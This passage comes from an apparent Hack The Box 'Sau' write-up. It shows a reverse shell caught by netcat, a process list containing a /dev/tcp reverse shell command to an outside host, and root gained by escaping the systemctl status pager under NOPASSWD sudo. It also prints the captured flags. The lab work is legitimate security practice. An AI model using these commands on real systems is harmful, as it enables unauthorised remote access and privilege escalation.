When we check the listener and python server, we can see that the page made a request to our server and we got a reverse shell back.


```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau
> nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.224 47706
bash: cannot set terminal process group (896): Inappropriate ioctl for device
bash: no job control in this shell
puma@sau:/opt/maltrail$ |
```

```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau/files
> sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [27/Sep/2023 10:02:21] "GET / HTTP/1.1" 200 -
```

We are able to read `user.txt` file.

```
puma@sau:~$ cat user.txt
2f948b6b150992660b142c0240dde2af
puma@sau:~$ |
```

Privilege Escalation

Lets see if the user has any `sudo` permissions.

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$ |
```

The user has permissions to run `sudo` without the use of password. We can see that the user can run `/usr/bin/systemctl status trail.service` with `sudo` without any password.

Let search if we can get root access using it.

Spawn Shell in the Pager

```
sudo -l
```

output

```
(ALL) NOPASSWD: systemctl status example.service
```

If we can execute **systemctl status** as root, we can spawn another shell in the pager.
Just run the command with sudo.

```
sudo systemctl status example.service
```

Then enter the following command in the pager like `less`.

```
!sh
```

Spawning the shell, then we can get another user shell.

We get a page that explain how to do it so lets follow it.

```

puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: >
   Active: active (running) since Tue 2023-09-26 04:50:09 UTC; 23h ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
   Main PID: 896 (python3)
    Tasks: 111 (limit: 4662)
   Memory: 248.4M
   CGroup: /system.slice/trail.service
           └─ 896 /usr/bin/python3 server.py
           └─ 1084 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed >
           └─ 1085 /bin/sh -c logger -p auth.info -t "maltrail[896]" "Failed >
           └─ 1087 sh
           └─ 1088 bash -c /bin/bash -i >& /dev/tcp/10.10.14.12/2333 0>&1
           └─ 1089 /bin/bash -i
           └─ 1096 python3 -c import pty;pty.spawn("/bin/bash")
           └─ 1097 /bin/bash
           └─ 1135 sudo systemctl status trail.service
           └─ 1136 systemctl status trail.service
           └─ 1137 pager
           └─ 1139 sh -c /bin/bash -c sh
           └─ 1140 sh
           └─ 1149 sudo systemctl status maltrail-server.service

!bash
root@sau:/home/puma# |

```

We follow the steps and we are able to get root access.

```

root@sau:~# cat root.txt
675ea452d29410a5ad13696c70fba60b

```

We are able to read root.txt.

References

RCE - <https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/>

Privilege Escalation - <https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-systemctl-privilege-escalation/>